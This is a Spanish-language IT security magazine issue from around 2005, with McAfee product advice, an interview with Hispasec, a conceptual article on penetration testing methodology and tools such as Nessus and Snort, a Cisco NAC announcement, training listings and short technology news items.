No se trata de un "tipo" de amenazas, pues las amenazas mixtas combinan varios tipos de 'ataque' relacionados.

Herramientas preventivas y correctivas existen para las distintas amenazas. Puntos a tener en cuenta en relación a estas soluciones (instalación y mantenimiento, configuración, etc.).

Una consola de management centralizado que me permita desde un único punto administrar todos los aspectos que hacen a la seguridad, desde un antivirus en las estaciones de trabajo, hasta un gateway que verifica las comunicaciones a internet. Sin esto, ciertamente tener una visión integral de la salud de nuestra red es bastante complejo y costoso, ya que se necesitan varias consolas y personas para afrontar las necesidades.

Si lo vemos como modelo en capas, las necesidades para proteger nuestros sistemas críticos y usuarios serían:

1- ***Antivirus de próxima generación:*** para poder salir del tradicional concepto de antivirus donde es necesario esperar la amenaza para que nos provean la vacuna. Es necesario ser lo mas proactivo posible y McAfee VirusScan Enterprise 8.0i, hace a la diferencia entre un producto que solo se actualiza para remediar las perdidas y un producto que trabaja proactivamente para prevenir las amenazas antes de que se generen.

2- ***HIPS:*** para prevenir no solo de las amenazas tipo "virus" sino de cualquier tipo de amenaza que ponga en riesgo la continuidad del negocio, por perdida, robo y deformación de datos internos. Como se explicó anteriormente McAfee Entercept posibilita esto.

3- ***Sistemas para control y manejo de información entrante y saliente:*** Productos como Secure Content Manager (filtrado de contenido (web y correo electrónico), antispam, antiphishing, antispyware y antivirus) y GroupShield para servidores de correo (filtrado de contenido para correo electrónico, antispam, antiphishing, antivirus y antispyware) nos dan la seguridad necesaria para realizar este control, con un alto grado de exactitud y la mínima administración.

De acá en más podemos seguir agregando Firewalls, NIPS y demás dispositivos que ayudan a dividir aun mas la red interna de Internet.

Herramientas de seguridad por software y por hardware: ¿en qué casos conviene una u otra? Pros y contras.

Si por ejemplo la empresa cuenta con un servidor de correo como Exchange de Microsoft, puede instalar un software (McAfee GroupShield) que corra directamente en el mismo servidor para poder frenar cualquier tipo de amenaza que ingrese por el correo.

Si cuentan con un producto como ISA Server, también pueden instalar McAfee SecurityShield, para proteger cualquier ingreso o egreso de amenazas por medio de web y correo.

Ahora bien, si se desea separar la capa de seguridad de la plataforma que utilizan para el correo o internet en general, pueden optar por una solución de gateway.

En este caso es nuestra recomendación optar por una solución Hardware mas software integradas proporcionadas directamente por el fabricante de antivirus. Basados en este concepto, cualquiera sea el inconveniente el fabricante se hará cargo del tema sin importar que sea un problema de hardware o de software. En el caso de soluciones para gateway en las cuales el fabricante solo proporciona el software, pero no el hardware, no solo es necesario contemplar el costo del mismo, sino también, el mantenimiento, correcto dimensionamiento, licencia del sistema operativo, mantenimiento del sistema operativo, etc. En el esquema Hard + Soft de McAfee, hay cientos de ingenieros por detrás investigando proactivamente cual es el hardware necesario para garantizar protección, performance y escalabilidad.

Desde el 2001 McAfee trabaja con appliance de gateway brindando protección antes de que la amenaza ingrese a la red y esos mismos equipos aun siguen en funcionamiento. Esto indica un correcto dimensionamiento y robustez de la solución, que al día de hoy no hemos tenido ni un solo caso por RMA del equipo. ■

Hispasec tiene la palabra

Un sello de calidad en Seguridad Informática

David A. Yanover

Director de www.mastermagazine.info

Entrevista realizada para NEX IT Specialist

Antonio Román Arrebola, socio fundador y actual Director Comercial de Hispasec Sistemas, enfrenta interrogantes de las actuales problemáticas en seguridad informática. Formando parte de una de las firmas de mayor reconocimiento de la industria TI, observamos el notable crecimiento de la empresa y su visión sobre aquellas amenazas que sufren los usuarios hogareños y corporativos.

Hispasec, como muchos emprendimientos en Internet, nació con la idea de transmitir conocimientos, en este caso en materia de seguridad informática. Eventualmente, el sitio www.hispasec.com se convirtió en un espacio de alta demanda de soluciones, y de este modo, dos años después de su lanzamiento, se estableció en el año 2000 el laboratorio de seguridad Hispasec Sistemas. Manteniendo un compromiso dentro de un marco profesional, Hispasec continuó proporcionando documentos de ayuda y actualidad, y presentó una serie de soluciones comerciales que permitieron que el reconocido espacio virtual continúe expandiéndose, para trascender los límites de Internet.

Hispasec es hoy una de las consultaras de mayor prestigio en nuestro idioma. ¿De qué manera llega a consolidar su espacio actual como referente en seguridad informática?

Con una estrategia poco común: ofrecer a la comunidad sin esperar nada a cambio. Intentaré explicar esta afirmación que seguramente ha sonado un poco inquietante en los oídos de muchos ejecutivos. Cualquiera que conozca nuestra trayectoria sabe que nacimos como empresa involuntariamente a través de la repercusión que tuvo y tiene nuestro boletín de noticias una-al-día, que en la actualidad cuenta con más de 45 mil suscriptores directos y con una estimación de lectura de más de 200 mil personas diariamente. Esto nos dio a conocer y nos obligó a formalizarnos como empresa, debido a que recibíamos una fuerte demanda de servicios relacionados con la seguridad informática.

Dentro de nuestra filosofía de ayudar a la comunidad, desarrollamos un software anti-dialer, bautizado con el nombre de checkdialer. El mismo fue pionero en su momento y sigue siendo muy descargado en la actualidad. Ahora estamos volcados en un proyecto apasionante y totalmente gratuito para la comunidad informática, Virustotal, con el que pretendemos servir a los usuarios poniendo a su disposición la posibilidad de comprobar la posible carga dañina de cualquier fichero de su ordenador, analizándolo con múltiples motores antivirus. En la actualidad el número de motores integrados en Virustotal es de 22, pero seguimos recibiendo peticiones de nuevas casas antivirus que desean unirse al proyecto.



Antonio Román Arrebola, Director Comercial de Hispasec Sistemas

Si bien los inicios de la empresa se basan en el aún vigente espacio informativo, una al día (una noticia diaria sobre seguridad), actualmente Hispasec mantiene al mismo tiempo compromisos dentro de un marco comercial. ¿Cuáles son los objetivos y las prioridades que se plantea la empresa en estos tiempos?

En estos momentos tenemos abiertos varios frentes, tanto a nivel de servicio como de expansión empresarial.

A nuestra consabida cartera de servicios, tales como auditoría, consultoría, análisis forense, SANA (Ser-vicio de Análisis Notificación y Alertas), etc, hemos añadido un nuevo área de actuación en todo lo relacionado con el fraude bancario por Internet con nuestros servicios antiphishing, anti-pharming, y el no menos importante de análisis y seguimiento de troyanos recolectores de información bancaria. Pensamos que son el nuevo foco caliente y que no se le está prestando toda la atención que se debiera.

Respecto a nuestra expansión comercial, estamos apostando muy fuertemente en el mercado iberoamericano, que no deja de ser nuestro mercado natural. En la actualidad disponemos de un delegado comercial en México y estamos en pleno proceso de negociación para disponer de otros en Colombia y Venezuela a muy corto plazo.

¿Cuáles son las principales amenazas que ponen en riesgo a los hogares y las empresas?

Sin duda alguna el malware, ya que nos ataca a todos y en todo los frentes. Este problema afecta desde el usuario particular, que se ve afectado por virus, gusanos, dialers, troyanos, etc. hasta empresas, que son igualmente objetivo de estos ejemplares. Tampoco conviene olvidar los actuales ataques phishing y pharming, que cada día vienen acompañados con más frecuencia de troyanos que se encargan de la captura de información bancaria. A un nivel más alto de especialización (mucho menos conocido a nivel popular), debemos remarcar el código malicioso generado específicamente para substraer información de grandes corporaciones concretas. En este caso, los atacantes cuentan con una gran especialización y suele haber tras ellos mafias organizadas o incluso otras empresas de la competencia.

¿Hay soluciones reales para enfrentarlas, en cuanto a aplicaciones de software y productos de hardware? ¿Quién está ganando la pelea?

La primera línea contra este tipo de ataques siempre es el binomio formación e información. De este dúo emergen las acciones preventivas - llámese auditorías y consultoría con empresas especializadas en seguridad informática - y una buena política de parches. La actualización sería la palabra clave: mantener una política estricta y rápida de actualizaciones ayudará en gran medida a conseguir un menor factor de exposición a vectores de ataque.

Hoy nos encontramos en un período de transición hacia el uso de nuevas tecnologías, muchas de las cuales están disponibles pero aún no han llegado al gran público. Me refiero a los sistemas de 64 bits, a las soluciones de conectividad inalámbrica, a la telefonía IP, y en consecuencia a un uso y aprovechamiento mucho mayor de Internet; la sociedad cada vez está más conectada. ¿Qué panorama observa desde su perspectiva?

La perspectiva no difiere mucho de la actual. Lo natural es que la evolución de las tecnologías fuerce también la evolución de los ataques que las afectan. A mi entender, hay un factor que no se está teniendo muy en cuenta en este sentido: la introducción de estas tecnologías en los hogares. La introducción de estas nuevas tecnologías en las casas de particulares o en nuestros medios de transporte habitual puede llevar a una mayor permeabilidad de éstos contra ataques que antes no eran tenidos en cuenta. ¿Qué ocurre si un atacante accede a nuestras cámaras de seguridad? ¿Y si consigue el control del ordenador encargado de la domótica de nuestro hogar?Pienso que en este aspecto queda mucho por hacer para securizar estas tecnologías. Desde luego, con estos últimos interrogantes no pretendo alarmar, sino hacer una pequeña reflexión en voz alta. ■

Carreras y Certificaciones en CentralTECH:

Las carreras y certificaciones dictadas en **CentralTECH** aportan los conocimientos y la competencia de los profesionales en el manejo de productos IT. Si representa a un negocio que busca líderes en tecnología o es un profesional de la tecnología de la información, encontrará dentro de nuestro Plan de Carreras la capacitación en las últimas tecnologías.

Plan de Carreras CentralTECH:



CISSP (Certified Information Systems Security Professional) diseñada para capacitar a los profesionales de IT de su empresa con el alto grado de profesionalismo necesario en el area de Seguridad Informática.



MCP (Microsoft Certified Professional) es la certificación básica para los profesionales Microsoft. Ud. puede ser Microsoft Certified Professional y elegir su orientación, rindiendo satisfactoriamente un sólo examen.



MCSA (Microsoft Certified Systems Administrator) es la certificación para administradores de redes y entornos de sistemas basados en plataformas Microsoft Windows. Las especializaciones incluyen MCSA Messaging y MCSA Security.



MCSE (Microsoft Certified Systems Engineer) es la certificación para aquellos profesionales que diseñan e implementan soluciones de infraestructura basadas en plataformas Windows y software de servidores Microsoft. Especialización en Messaging y/o Security.



MCAD (Microsoft Certified Application Developer) está orientada a profesionales que utilizan tecnologías Microsoft para desarrollar y mantener aplicaciones de alto nivel, componentes, clientes WEB o de escritorio y servicios de datos back-end.



MCSD (Microsoft Certified Solution Developer) es la certificación idónea para profesionales que diseñan y desarrollan las últimas soluciones empresariales con herramientas de desarrollo, tecnologías y plataformas de Microsoft y con arquitectura Microsoft Windows.



MCDBA (Microsoft Certified Database Administrator) es la certificación premier para profesionales que implementan y administran bases de datos en Microsoft SQL Server 2000 sobre plataformas Microsoft Windows Server 2003.



MCT (Microsoft Certified Trainer) lo certifica como experto en formación de tecnologías, productos y soluciones Microsoft. Los Partners de Learning Solutions utilizan MCTs a la hora de ofrecer formación en Carreras Microsoft.



LINUX COMPLETA Orientada para aquellos que estén interesados en incursionar en los conceptos básicos del sistema operativo Linux: Operador, Administrador e introducción a manejo de redes Linux.



LINUX AVANZADA Dirigida a aquellas personas que deseen incrementar los conocimientos del sistema operativo Linux incorporando conceptos tales como: Curso de Redes Avanzado y de Seguridad y Contra-Seguridad de un Sistema Operativo Linux.



LINUX EXPERT Permite la especialización del profesional en un área específica por medio de la realización de distintos workshops sobre temas puntuales, tales como: VPNs, Squid, Firewalls, PHP, Servidores.

Penetration testing: Conociendo al enemigo interno

"Los "pen tests", o tests de penetración, se están poniendo cada vez más de moda. Muchas veces se los confunde con un análisis de vulnerabilidades. Pero hay mucho más detrás de ellos..."

Luis Otegui

Conociendo tus fallas…

Básicamente, un Test de Penetración consiste en evaluar activamente las medidas de seguridad que se han implementado en nuestro ambiente de trabajo. Hay muchas maneras de realizar estos análisis, pero lo más común es analizar activamente (esto es, en la forma en que un hacker lo haría) nuestras políticas de seguridad, en busca de vulnerabilidades, fallas técnicas, y debilidades. De más está decir que las empresas que ofrecen esta clase de servicios se juegan el todo por el todo cada vez que toman una comisión. No sólo deben asegurarse de encontrar todas las posibles fallas en nuestra política de seguridad, sino además deben guardar un acuerdo de confidencialidad con sus clientes, dado que en el transcurso de sus investigaciones pueden descubrir material altamente sensible…

Hay varias razones por las que una organización se podría interesar en un test de penetración. Algunas de ellas son:

• Identificar las amenazas a las que la organización se enfrenta, de manera de poder cuantificar el riesgo, y ajustar las políticas de seguridad en consecuencia.

• Reducir los costos de seguridad informática, al identificar las debilidades de la infraestructura de software/hardware, o en la implementación.

• Obtener y mantener certificaciones internacionales de estándares de seguridad.

• Adoptar la mejor estrategia de acuerdo al perfil de IT de la organización.

… conocerás a tu enemigo como a ti mismo!

Asimismo, existen varias subcategorías de tests de penetración. Las más relevantes incluyen los tests de penetración externa, el análisis de seguridad interna, y los análisis de ingeniería social.

En el primer caso, se puede comenzar con un análisis de tipo black box, es decir, sin conocimiento previo de la topología, infraestructura, u organización de la red. O también, con lo que se conoce como cristal box, es decir, trabajando con total conocimiento de los ítems arriba mencionados. Esta clase de análisis normalmente incluye una evaluación completa de los servicios y servidores públicamente disponibles, enumeración de hosts y servicios, y mapeo de la red, sea de manera directa (aquellos hosts o servicios públicamente visibles) o de manera indirecta (aquellos servicios exportados desde la red interna, o una DMZ).

Los análisis de seguridad interna toman en cuenta el "otro lado" de los test de penetración externa. Se focalizan en los servicios que corren en la red interna, en cómo se segmenta esa red con DMZs, y en la información que se exporta al mundo exterior a través de los puntos de acceso de la red.

Los análisis de ingeniería social evalúan los defectos no técnicos de la infraestructura de red. Se basan en detectar posibles riesgos de intrusión por manejos truculentos que se pudieran realizar sobre los recursos humanos de la organización. La Ingeniería Social por lo general involucra una estafa, que apunta a la vanidad, la autoestima, la codicia, o el recelo de los destinatarios. Otras técnicas involucran sistemas más simples, como "espiar" las contraseñas en el momento en que son escritas por el usuario (sea directamente, o mediante keyloggers), o basarse en la tendencia natural de las personas a emplear como contraseñas palabras que les resulten familiares.

Cajas negras, cajas de cristal…

Como ya he mencionado, existen dos aproximaciones al problema de realizar un pen test: o bien suponemos que no tenemos la más mínima idea de la organización, infraestructura, recursos, etc. de la red (Black Box), o bien encaramos la tarea como si la red a analizar nos fuera familiar (Cristal Box). Supuestamente, la primera aproximación es la que mejor simula el comportamiento de un hacker puro y duro, pero la realidad difiere un poco de esto…

Según relevamientos del MIT, más del 60% de los casos de hacking más o menos exitosos involucran al personal actual o a personas que han estado en relación directa o indirecta con la organización que ha resultado damnificada. Además, un hacker que, digamos, se las toma con nuestra red, no estará limitado por ninguno de los limitantes de tiempo que nosotros tenemos a la hora de realizar nuestras pruebas.

Vale decir, puede esperar, y en ese lapso, aprender a conocernos mejor… Suena un poco paranoico, peor quién sabe si ese pibe que se nos acerca en alguna Convención, aparentemente ávido por aprender, no está reuniendo información acerca de nuestra forma de plantear un esquema de seguridad, de nuestra manera de pensar, de nuestra responsabilidad a la hora de planear las estrategias de defensa de nuestra red…

El saber, ocupa lugar.

Realizar un test de penetración de una red de una empresa, involucra analizar una gran cantidad de hosts diferentes, (con diferentes arquitecturas y sistemas operativos), la arquitectura de la red, y sus políticas y procedimientos. Cada área debe ser analizada en profundidad, y con criterios ciertos, y claros. Es por esto que se debe poseer conocimientos profundos en varias ramas de las tecnologías de la información, como desarrollo, administración de sistemas, consultoría, seguridad, etc. Asimismo, dada la interdependencia de estas disciplinas, es imprescindible no focalizarse simplemente en el análisis de vulnerabilidades. Por ejemplo, si se encuentra que la raíz de los problemas es una pobre arquitectura de red, se debe encarar ese problema como primera medida, y abocarse a solucionarlo, y para ello, es necesario saber cómo replantearse el desarrollo de la red…

Orden y progreso

Si bien los conocimientos involucrados en un test de penetración son bastante especializados, su realización, aunque sujeta a un método, en general, no lo es. La creatividad a la hora de diseñar la aproximación al conocimiento de la red a analizar, es la norma. La base de un buen pen test es el análisis sistemático de las medidas de seguridad desplegadas. Y aunque la mejor manera de llevar adelante cualquier cosa sistemática es mediante un plan o metodología formal, es necesario no cerrarse a la hora de diseñar dicho plan de trabajo.

Cada red es distinta, cada administrador o responsable de la red es distinto, y apoya sus esquemas de seguridad sobre distintas bases. La piedra fundamental del análisis es, entonces, aprender a pensar en los términos en los que la red objetivo vive, primero para poder vulnerarla, y luego para poder trabajar en consecuencia, solucionando esos problemas, pero de acuerdo a las necesidades y recursos disponibles en esa red en particular…

Hablando en primera persona

Hasta aquí, he descripto los conceptos generales

que rigen el diseño y la implementación de un test de penetración, pensándolo desde la óptica de un atacante externo, que se encuentra con una caja negra… Pero es completamente lícito preguntarnos por las deficiencias y/o vulnerabilidades de nuestro entorno de trabajo. Y la pregunta que surge es natural, ¿cómo lo hacemos?

A la hora de analizar grandes redes, las herramientas para automatizar las tareas son imprescindibles. Dado que no disponemos de todo el tiempo del mundo para realizar el análisis, y que además dichas herramientas están disponibles también para nuestros eventuales "enemigos", sería absurdo no utilizarlas. Cómo utilizarlas es lo que debe preocuparnos…

Estas herramientas pueden ser obtenidas de diversas maneras. Existen varias herramientas de análisis de vulnerabilidades comerciales que pueden utilizarse, y además, existen otras tantas herramientas de código abierto. Algunas compañías especializadas en realizar tests de penetración desarrollan sus propias herramientas, ya sea para realizar los tests de manera más rápida y certera, o para testear una nueva vulnerabilidad que las actuales herramientas no detectan…

En general, las herramientas comerciales se focalizan en detectar un tipo específico de vulnerabilidad, como análisis de web servers o de DBMs, mientras que las herramientas de código abierto (mal conocidas como "herramientas de hacker") tienden a se una mezcla bastante heterogénea de software mal soportado o scripts mínimos, hasta herramientas ampliamente soportadas y desarrolladas de una manera profesional. Mucho de este software está disponible de manera gratuita en la red, a veces en sitios dedicados al análisis de seguridad (como http://www.isecom.org/, http://www.owasp.org, http://www.nessus.org/, etc), y otras veces en sitios dedicados al hacking, preinfectados a menudo con troyanos.

Para empezar a diseñar un primer test a medida de nuestra red, deberíamos realizar una enumeración de los hosts de nuestra red, listando arquitectura, sistema operativo, número de usuarios que los utilizan, servicios que corren, etc. A partir de estos datos, y teniendo en cuenta la topología de la red, su segmentación, routers, puntos de acceso, DMZs, etc, tenemos un primer panorama. Luego, debemos listar las versiones de los diversos softwares que corren servicios en estos hosts, y chequear en sitios especializados si existen vulnerabilidades declaradas para ellas. En un último paso, deberíamos chequear los esquemas de seguridad implementados, el nivel de conciencia de los usuarios en cuanto a la importancia de proteger sus contraseñas y datos sensibles, y dedicarnos a encarar los datos anteriormente recabados desde un punto de vista global, diseñando una estrategia para poder realizar la adecuación de nuestra infraestructura al nuevo modelo, de la manera menos traumática posible.

"Si nos proponemos encarar un test de penetración sobre nuestra red, es esencial que comprendamos lo que estamos haciendo. De lo contrario, nos puede pasar que el remedio sea peor que la enfermedad..."

Ahora bien, si deseamos automatizar una gran parte de estas tareas, o hacer las cosas de una manera más normalizada, y con posibilidades de repetir la experiencia de manera más o menos periódica, debemos incrementar nuestros conocimientos…



¡A leer, muchachos!

Como primera medida, si nos proponemos encarar un test de penetración sobre nuestra red, es esencial que comprendamos lo que estamos haciendo. De lo contrario, nos puede pasar que el remedio sea peor que la enfermedad…

Dentro del mundo Open Source, los manuales desarrollados, por ejemplo, por ISECOM (Institute for Security and Open Methodologies), u OSWAP (The Open Web Application Security Project), explican comprensivamente cómo llevar a cabo una análisis exhaustivo de los recursos de nuestra organización. No son de lectura fácil, aunque sí altamente recomendables. En el caso de OSWAP, su meta es clara: definir una forma segura y consciente de implementar aplicaciones web. El manual publicado por ISECOM, llamado Open-Source Security Testing Methodology Manual, es más conciso, pero tiene una meta más general: realizar un testeo de penetración eficiente, rápido, y suficientemente amplio como para asegurar un nivel de seguridad aceptable… Y tiene otro aliciente: está disponible en castellano.

Ambas organizaciones se han esmerado en desarrollar una suite de aplicaciones a medida de los tests que recomiendan en sus manuales, y en sus sitios, asimismo, están disponibles los manuales para ellas. Lo mejor de todo es que están en actualización constante…

Cayendo a posibilidades más terrenales, se puede empezar por familiarizarse con Nessus, Nessus es un analizador de vulnerabilidades para redes, que puede utilizarse para evaluar las diversas deficiencias de nuestra política de seguridad. Que quede claro, no alcanza a los estándares de un test de penetración, ya que no toma en cuenta las deficiencias humanas, ni muchos análisis que apuntan a descubrir la posibilidad de que ejecuten contra nuestra red ataques altamente específicos, como algunos dependientes de las versiones de web servers que corramos. Como casi todas las aplicaciones de este estilo, es extensible mediante plugins, y altamente configurable.

"Según relevamientos del MIT, más del 60% de los casos de hacking más o menos exitosos involucran al personal actual o a personas que han estado en relación directa o indirecta con la organización que ha resultado damnificada"

Como complemento, si nos interesa descubrir nuevas vulnerabilidades en tiempo real, y poder actuar en consecuencia (una buena medida una vez realizado el pen test y solucionados los problemas descubiertos), podemos caer en el todopoderoso Snort (http://www.snort.org). Snort no sólo es un analizador de intrusiones (IDS) basado en reglas (extensibles y definibles por el usuario) y sniffer, sino que además, en caso de detectar actividad anómala en la red, se lo puede configurar para que tome medidas el respecto. Además, al contar con un gran número de adeptos, es posible conseguir conjuntos de reglas que se adapten a nuestras necesidades, o descargar nuevos sets de reglas.

Grand Finale

Queda claro que, por más ahínco que pongamos en ello, no existen redes completamente seguras. Aún cuando desde su concepción nos aseguremos de contar con un buen diseño de la topología, buenos servidores, correctamente configurados, con todos los parches de seguridad pertinentes, con usuarios correctamente concientizados, con firewalls cuasi militares, esa red deberá evolucionar, en consonancia con los requerimientos que nuestra organización vaya demandando. Y con esa escalada de requerimientos, vendrán nuevos usuarios, nuevos ambientes de trabajo. Y algo queda claro: No somos infalibles, ni completamente objetivos, y probablemente, se nos escape algo. Es por esto que, si queremos ahorrarnos un par de dolores de cabeza, nos conviene caer de vez en cuando en realizar un pen test, aunque más no sea sin llegar a los análisis de Ingeniería Social…

La principal causa de que existan ataques a redes exitosos es la fuga de información relevante acerca de ellas. Tratemos de limitar estas fugas, la idea es que nadie sepa más que lo que necesite saber para trabajar correctamente con nosotros… ■

Cisco fortalece la Seguridad IT

Las nuevas tecnologías de CISCO en seguridad informática fueron detalladas en NEX #19. Básicamente aparecieron los conceptos de redes inteligentes y self defending networks. Apareció allí descripta la propuesta de NAC. El 19 de octubre de 2005. Cisco Systems, Inc. anunció avances a su sistema de control de admisión de redes (Network Admission Control, NAC), que ayuda a las organizaciones a protegerse de amenazas como spyware, virus y gusanos que tratan de acceder a la red a través de dispositivos finales.

La arquitectura NAC de Cisco ahora incluye soporte para los switches Cisco Catalyst y soluciones wireless, expansión del programa de socios de NAC para incluir una nueva categoría de auditorías sin agentes, y mejoras a la familia del NAC Appliance (anteriormente conocida como Cisco Clean Access family). Juntos, estos avances expanden la estrategia de Red Autodefensiva de Cisco, que ayuda a los clientes a identificar, prevenir y adaptarse mejor al cambiante escenario de las amenazas de seguridad.

"Empresas de todo el mundo están continuamente buscando protegerse y controlar todos los dispositivos de acceso a las redes de la compañía, en conformidad con las políticas de seguridad corporativas," dijo Chris Thatcher, consultor principal de seguridad de Dimension Data, productor global de soluciones y servicios IT. "Las mejoras al NAC implican que ahora las organizaciones están capacitadas para sacar más ventaja a su infraestructura de redes, y a sus inversiones en seguridad y software de administración. Además de permitirles calcular el estado de seguridad de los clientes cableados e inalámbricos. Esto da a las organizaciones la posibilidad de reforzar sus políticas de seguridad, otorgando o denegando acceso a recursos de la red dependiendo si está o no de acuerdo con las políticas de seguridad. A través de estos accesos controlados es posible proveer un ambiente de redes más seguro."

Cisco presenta nuevos escenarios de implementación para el NAC

Adicionalmente a ambientes de redes amplias (Wide Area Network, WAN), los clientes tienen ahora herramientas para identificar sistemas que están fuera de las reglas antes de que accedan a las redes LAN e inalámbricas, colocando en cuarentena a los sistemas maliciosos para su cura o reparación. Esta información es recolectada y compartida entre los componentes de la arquitectura NAC a través de la nueva versión de Cisco Trust Agent versión 2.0 (CTA), una tecnología de punto final clave en la arquitectura NAC.

Al ampliar el sistema NAC al portafolio de switching Catalyst y a las soluciones inalámbricas, los clientes tienen ahora un nuevo recurso para bloquear amenazas antes de que estas tengan siquiera un chance de entrar a la red de área local (Local Area Network, LAN) y potencialmente infectar a otros recursos de la empresa.

Cisco presentó también habilidades mejoradas para evaluar los riesgos de seguridad de dispositivos o puntos finales no administrados, que no soportan CTA y que son aprovechados para tener acceso a la red. Esta evaluación se lleva a cabo a través de la colaboración con una nueva categoría de auditoría del programa de socios de NAC. Los fabricantes que se unen a esta nueva categoría incluyen a Altiris, Qualys y Symantec (a partir de la adquisición de WholeSecurity).

La colaboración con estas soluciones ayudan a la arquitectura NAC a mejorar notablemente su habilidad para calcular el riesgo de dispositivos sin agentes, tales como laptops, impresoras, PDAs y teléfonos IP (técnicamente, guest, que tienen posibilidad de acceso a una red sin necesidad de contraseña alguna). Estos dispositivos pueden ahora ser auditados por esta nueva categoría de socios. Los resultados de la auditoría son luego comunicados a la red para hacer cumplir la admisión apropiada.

Tales avances, en conjunto con las soluciones integradas ofrecidas por más de 60 fabricantes participantes del programa NAC, expertos en seguridad y software de parches, amplían la capacidad de los clientes de utilizar su infraestructura e inversiones de software existentes para lograr un sistema de control de admisión eficiente que ayude a reducir el riesgo y, al mismo tiempo, asegurar una mayor disponibilidad de la red y una más elevada productividad empresarial.

Mejoras a la familia de Cisco NAC Appliance

Cisco también presentó una nueva actualización de la familia de Cisco NAC Appliance, que puede escanear, bloquear, poner en cuarentena y remediar dispositivos que no estén en conformidad con las reglas (técnicamente, non-compliant), y reforzar las políticas de seguridad. Esta nueva versión ofrece un hardware que puede sumarse al software existente para una mayor flexibilidad de la instalación.

La familia de NAC Appliance también incluye controles pre-configurados de antispyware de los principales fabricantes. Esto entrega a los clientes una administración conveniente y eficiente del software contra el spyware a través de toda la red protegida por un NAC Appliance, así como también otra capa adicional de protección anti-spyware. Esta nueva versión del Cisco NAC Appliance aporta además capacidades de autenticación única (single sign-on) tanto en los Cisco ASA 5500 como en la serie de concentradores de acceso remoto Cisco VPN 3000, extendiendo el control de admisión a la red a los usuarios remotos, sin complicar la experiencia del usuario. ■

Breves #20

¿Qué es XEN hypervisor? más que una virtual machine




Xen, es un software de la firma XenSource que permite que múltiples sistemas operativos corran en la misma computadora. Se define como un hypervisor, una delgada capa de software que maneja la forma en que sistemas operativos diferentes puedan acceder a los recursos de una computadora tales como procesadores y memoria. Se denomina hypervisor pues se halla por encima del nivel de privilegios que poseen los supervisores o roots de los sistemas operativos que alberga.
Es útil poder correr varios sistemas operativos dentro de la misma unidad, si bien esto ya era posible desde hace años en servidores y mainframes Unix. Esto brinda la posibilidad de reemplazar varias máquinas independientes.
Es interesante saber que XEN nace de los laboratorios de investigación del Computer Laboratory de la Universidad de Cambridge, Gran Bretaña.
El trabajo de Xen ha sido recibido subsidios de las agencias de investigación de Gran Bretaña, Intel Research, HP Labs, Microsoft Research, Network Appliance, and XenSource Inc.
Más detalles en:www.cl.cam.ac.uk/ Research/SRG/netos/xen/
No se pierda el artículo *"Set up Xen on Debian and Ubuntu"* por M-Saunders posteado en Linux Format (www.linuxformat., Noviembre 10, 2005) ■



EXCLUSIVOS WEB Más tecnología en nuestra página web

Obtenga los siguientes artículos de nuestro sitio web
1--. "CISCO fortalece la seguridad IT".
2--. "Panorama Legal de la Firma Digital" por Ezequiel Pawelco.
3--. "Explosión de banda ancha" por Janet Kreiling
4--. "Nessus: descrubra al enemigo interno" por Luis Otegui.
http://www.nexweb.com.ar



Microsoft promueve la investigaciónpara reducir la brecha digital

Destinará al menos $225,000 dólares a proyectos de investigación académica en América Latina para hacer que la tecnología sea más accesible y económica.
Microsoft Research anunció la oportunidad de financiamiento por $1.2 millones de dólares mediante el Programa de Inclusión Digital, el cual busca contribuir a que los investigadores académicos de todo el mundo resuelvan retos tecnológicos que puedan tener un impacto positivo en la salud, la educación y las condiciones socioeconómicas. Con el fin de ayudar a resolver estos problemas en América Latina, Microsoft ha destinado al menos $225,000 dólares de este financiamiento para oportunidades de investigación en la región.
Esta iniciativa busca apoyar el desarrollo de la investigación en informática y promover el interés por la tecnología en los países en vías de desarrollo. Mediante la oportunidad de financiamiento del Programa de Inclusión Digital, Microsoft Research pretende apoyar el desarrollo del capital intelectual necesario para reducir la brecha digital que existe actualmente en el mundo.
"Las conexiones personales y de información alcanzadas gracias a las nuevas tecnologías se han vuelto cada vez más importantes para el progreso económico, educativo y social", expresó Sebastián Lancestrémere, Director de Nuevas Tecnologías de Microsoft Cono Sur. "No obstante, aún quedan muchos retos importantes por resolver en la búsqueda por la inclusión digital en todo el mundo. Esperamos que este programa motive a más investigadores a desarrollar líneas de trabajo relacionadas con tecnologías que nos acerquen a una verdadera inclusión digital en todo el planeta."
"Microsoft Research reconoce el potencial de América Latina y las oportunidades que ofrece esta iniciativa para desarrollar tecnologías que puedan tener un importante impacto en la sociedad y puedan servir para mejorar la vida de las personas", aseguró Jaime Puente, Gerente de Programas de Investigación Externa para Microsoft Research Latinoamérica.
Microsoft Research estará aceptando propuestas para el Programa de Inclusión Digital hasta el 13 de enero de 2006. Se notificará a los ganadores del financiamiento el 10 de febrero de 2006.
Los detalles de la convocatoria están disponibles en: http://research.microsoft.com/ur/us/fundingopps. ■



Escuela Hacker en Rosario

Una propuesta para que los jóvenes se capaciten en seguridad informática

Openware, empresa especializada en seguridad de infraestructura de redes, y Nodo Tau convocan a jóvenes que estén cursando los dos últimos años del polimodal a participar de la Escuela Hacker, un espacio de aprendizaje destinado a adquirir herramientas de seguridad informática y conocer los riesgos implícitos en el uso de las tecnologías.
Los contenidos del programa están relacionados con privacidad en la web, protección en el chat y otras herramientas destinadas a reconocer problemas de seguridad en las PCs. Incluye además contenidos sobre sociedad de la información, exclusión digital, tecnologías aplicadas al desarrollo social, software libre y ética.
La propuesta es tomar distancia del estereotipo y concebir al hacker como aquella persona que cuenta con la habilidad para entender el lenguaje informático y disfrutar de nuevos desafíos.
